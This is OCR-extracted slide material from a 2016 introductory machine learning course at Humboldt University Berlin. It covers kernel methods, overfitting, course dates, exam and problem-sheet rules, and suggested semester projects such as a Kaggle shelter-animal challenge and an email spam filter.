
# Lecture 5+6: Kernels Methods

## Kernel Trick

- Substitute all occurrences of scalar products $\langle \mathbf{x}_i, \mathbf{x}_j \rangle$ in SVM by kernel $k(\mathbf{x}_i, \mathbf{x}_j)$
- E.g., polynomial kernel $k(\mathbf{x}_i, \mathbf{x}_j) := (\langle \mathbf{x}_i, \mathbf{x}_j \rangle + b)^m$
- Corresponds to mapping inputs into high-dimensional vector space spanned by all monomials of degree $\leq m$
- Makes linear learning algorithm non-linear




# Lecture 7: Overfitting

underfitting | just right | overfitting





Avoiding overfitting by proper model selection and regularization.


- Regularization smoothens the prediction function (making it less complex)

# Lectures 8–10: Beyond classification


8: Regression




9: Clustering





10: Dimensionality Reduction




All those algorithms can be kernelized!

# Lecture 11: Artificial Neural Networks – The Beginnings


Perceptrons and Hebb's rule



Backpropagation and
Feed-Forward Neural Networks
(FFNNs)




Excursion: Variants of neural networks



# Lecture 12: Deep Learning – Beyond The Hype

The data revolution and ascend of GPGPUs


Brain Science and Convolutional Neural Networks (CNNs)



# Lecture

Dates:

*22.4.2016:* 1. Introduction, Motivation, KNN, Semester Overview

*29.4.2016:* 2. Linear Classifiers and Linear SVMs

*06.5.2016:* 3. Convex Optimization

*13.5.2016:* 4. Lagrangian Duality

*20.5.2016:* **No Lecture!**

*27.5.2016:* 5. From Duality to Kernel Methods (**Lecture begins 13:15 and exercise is 12:15)**

*03.6..2016:* 6. Kernel Methods (**lecture by Florian**)

*10.6.2016:* 7. Overfitting and Regularization

*17.6.2016:* 8. Regression

*24.6.2016:* 9. Clustering

*01.7.2016:* 10. Dimensionality Reduction

*08.7.2016:* 11. Neural Networks (**guest lecture**, N.N.)

*15.7.2016:* 12. Deep Learning (**guest lecture**, N.N.)

*22.7.2016:* 13. Semester Project Presentations (from 11:15-15:00)

# Organizational Stuff

# Overview

- ML 1 consists of three parts:
  - Lecture
  - Exercise course
  - Semester project
- 5 or 8 credit points (pending)

# About the class

## Typical class structure

11:15 – ca.13:15: Lecture
ca.13:15 – 14:15: Exercise (recap, Q&A, exercise sheet)

- No lecture on May 20
- Guest lecture by Florian Wenzel on June 3 & June 24
- Project Presentations on Juli 22

# Course Website and Course Material


Our course website is:
`https://www2.informatik.hu-berlin.de/~kloftmar/lectures/2016_ML1/` (see link at my webpage)

All course material can be found at:
`https://svn.informatik.hu-berlin.de/ML/ML-teaching-public/2016_ML1/` (see link at my webpage)

# HU SVN

The course material is in the HU SVN. All CS students can login with their Informatik-Account. Other students have to apply for a guest Informatik-Account.

Apply here:
`http://www2.informatik.hu-berlin.de/rbg/account.shtml`



**Antragstellung für Studierende der Humboldt-Universität**

Benutzerkennzeichen, die mit dem CMS-Benutzerkennzeichen beantragt werden, werden in der Regel innerhalb einer Stunde automatisch freigeschaltet und sind nach der Freischaltung sofort für alle Dienste am Institut nutzbar. Der Antragsteller **muss** sich innerhalb von **21 Tagen** bei der unten angegebenen Adresse, Haus 3, Zimmer 204 melden und die im Antrag gemachten Angaben nachweisen (Vorlage des Personalausweises/Reisepass und Studentenausweis) . Studierende, bei denen keines der Fächer Informatik, Wirtschaftsinformatik oder Infomit im Studentenausweis eingetragen ist, benötigen zusätzlich noch die Bestätigung des Besuches einer Lehrveranstaltung am Institut für Informatik, im allgemeinen die Unterschrift des Lehrenden.
Der Antragsteller muss die Kenntnisnahme und Einhaltung der Benutzungsordnung mit Unterschrift bestätigen.
Erfolgt dies nicht innerhalb von 21 Tagen, wird das **Benutzerkennzeichen gesperrt**, nach 2 Monaten **gelöscht**.

Für Accounts, die während der Semesterpause beantragt werden, beginnt die 21-Tage-Frist mit Beginn der Lehrveranstaltungen.

**Studierende der Humboldt-Universität mit CMS-Benutzerkennzeichen** können das Benutzerkennzeichen mit diesem **Antragsformular** beantragen.

**Antragstellung für Studierende anderer Einrichtungen**

**Studierende anderer Einrichtungen** benutzen bitte das **Sonder-Antragsformular** . Nach Eingang des Antrages kann das Benutzerkennzeichen und das Passwort in der Regel am nächsten Werktag unter der unten angegebenen Adresse, Haus 3.

# Lecture

- Date: Fridays, 11:15 to approximately 13:15
- Presence is voluntary but very important
- Goals:
  - Impart basic knowledge about ML
  - Get to know some basic ideas
  - See connections

# Exercise Course

- Goals:
  - Apply theoretical ideas from the lecture to practical problems
  - Sometimes little theory tasks
  - Implement algorithms and play around with standard libraries
- Date: Fridays 13:15, right after the lecture (open end but in general less than 1h)
- Exercise sheets are provided online via goya
- Submit the solutions also via goya
- The sheet from last week is discussed in the exercise
- In the exercise course there is also space for a Q&A session about the lecture and the semester project
- TA is Florian Wenzel

# Problem sheet

- TA: Florian Wenzel (in charge of exercises)
  Corrector: Matthias Kirchler
- One problem sheet per week
- Sheets are corrected, graded, and voluntary
- Practical aspects and little theoretical tasks
- Allowed programming languages: MATLAB, Python
- Make our life easier:
  - Good documentation mandatory, include readme file
  - Include running example that can be run with one click and illustrates results
- Submission via Goya or in the exercise course
  - Register here (if not registered yet): `https://goya3.informatik.hu-berlin.de/goyacs/registration/register.do`
  - Login here: `https://goya3.informatik.hu-berlin.de/goyacs/security/login.do`
- Questions regarding the sheet (or lecture or project) via Goya only

# Problem Sheet

## This week on the problem sheet:

- Reflect about the meaning of ML and its position in the society. Look at blogs, magazines, papers,... Maybe you know some ML startups in Berlin. Try to find out something about them. Probably you also can visit them.
- Play around with the famous MNIST dataset. This is a dataset containing images of handwritten digits. The task is to classify for each image the true digit. Try out some standard ML libraries (e.g. scikit-learn for python) Visit the Kaggle page associated with this task. There is a lot of information and code examples. Have fun! :-)

All tasks from the problem sheets are relevant for the oral exam. But the focus is on having fun with ML and to get some practical experience.

# Exam

**Requirement: successful semester project**

- Oral exam, 30 mins
- 20 mins theory (as learned in the lecture), 10 mins practical stuff (from the problem sheets and **pseudocode**)

# Semster Projects

- The project goes along with the lecture
- The results are presented in the last lecture (22 Juli)
- You can choose a topic by yourself or choose from our pool (project seminar Q&A session after the lecture)
- 3 or 4 (strict) participants per project
- Per participant the workload is 1.5 SP (45h)

HUMBOLDT-UNIVERSITÄT ZU BERLIN


# Project Seminar for ML 1

## Introduction

Marius Kloft and Florian Wenzel

Humboldt University of Berlin
Summer Term 2016

# Project Seminar

- The project is part of ML1
- The results are presented in the last lecture (Juli 22)
- You can choose a topic by yourself or choose from our pool (project seminar Q&A session after the lecture)
- 3 or 4 (strict) participants per project
- Per participant the workload is 1.5SP (45h)

# Project Seminar

- For each project you get an advisor (typically phd student or postdoc)
- Please feel free to ask your advisor anything regarding the project
- Meet (at least once) with your advisor and present the progress of your project
- Send a sketch of your project (including what you want to do, how, and when) to your advisor **until May 20**

# Project Seminar

- In the practical session (beginning 1.15pm) there is space to ask general and organizational questions about the projects
- For detailed questions please contact your project advisor

# Think of a cool ML project

# Be creative, anything is welcome!

For example:

- Applied ML challenge (you have an interesting dataset and want to do predictions)
- Check out kaggle for many challenges (one is featured later in detail)
- Implement an ML algorithm by yourself (read papers, tweak code, apply it to a dataset)
- Compare a bunch of algorithms theoretically and practically
- Invent your own next generation big data superior ML method ;-)

# Suggestions for Possible Projects

# Kaggle Project:
# Shelter Animal Outcomes

*From left to right: Shelby, Bailey, Hazel, Daisy, and Yeti*

Using a dataset of intake information including breed, color, sex, and age from the Austin Animal Center, we're asking YOU to predict the outcome for each animal.

# To Do:


- 26729 animals for training, 11456 to predict
- Create variables from the dataset
- Predict the probability for each animal belonging to each class (Adoption,Died,Euthanasia,Return_to_owner,Transfer)

Advisor: Tobias Sterbak

tob-ster@hotmail.de

# Bootstrapping the SVM I

- Support vector machines (SVMs) are one of the most used classification tool in machine learning. You will get to know them in this lecture.
- Bootstrapping is a famous statistical technique to predict the variance of a data-driven method.
- Can you bootstrap the SVM and predict the uncertainty of its predictions???



# Bootstrapping the SVM II

Your goals.

- dig into the theory, understand the concepts!
- implement the bootstrap for the SVM
- try to make it fast and efficient (parallel computing)
- predict error probabilities
- test on (suitable) toy and real datasets

Literature: Hastie et al.: The Elements of Statistical Learning, 2009, sec. 8.1, 12.

Advisor: Matthäus Deutsch
mdeutsch@outlook.com

# Motivation

## LIBLINEAR

- most important SVM solver for **huge** datasets
- runtime greatly influence by "Shrinking"
  - documentation insufficient
  - inspired from kernel solver
  - not necessarily adapted to linear solvers

Skills requirements for this project?

- C++ hacking
- experiment design/setup
- math **not** required

# Work schedule

Can we improve shrinking?

- understand actual shrinking used in liblinear
- extract undocumented finetuning parameters
- check runtime stability for different values of these parameters
- build competing shrinking rules based on recent research
- compare with baseline

Advisor: Julian Zimmert

julian.zimmert@gmail.com

# Email spam filter - objective (Patrick)

- spam/ham classification is a binary decision problem
- we will look at two different techniques to solve these problems: SVMs and neural networks
- publicly available data (spam assassin) will be used for training
- measure against current open-source and/or commercial spam filtering software

# Email spam filter - work packages

- data preprocessing: emails are available in plain text format, we need to extract (and first think of) useful features and separate the actual content
- data representation: represent textual content in a form meaningful to a ML algorithm (e.g. vector space model)
- implement and tune classification algorithms and compare to state-of-the-art results
- prepare project report (up to eight pages) summarizing our findings

Advisor: Patrick Jähnichen

patrick.jaehnichen@googlemail.com

# ÜberEnergy

Smart Heating Technology


Advisor: Sven Lund
sven.lund@gmail.com

# Organization

# Requirements and Deadlines

- For every project you have to write a report of $\sim$ 4 pages (valid range: 2-8 pages)
- You have to make poster on which you present your results (size: DIN A0)
- The posters are presented in a poster session on **Juli 22**
- For your own projects: until **May 20** project sketch to `wenzelfl@hu-berlin.de`
- Send your report and poster 2 weeks in advance of presentation (i.e. until **Juli 8**)
- You get feed back until **Juli 15**
- Send us your revision until **Juli 21**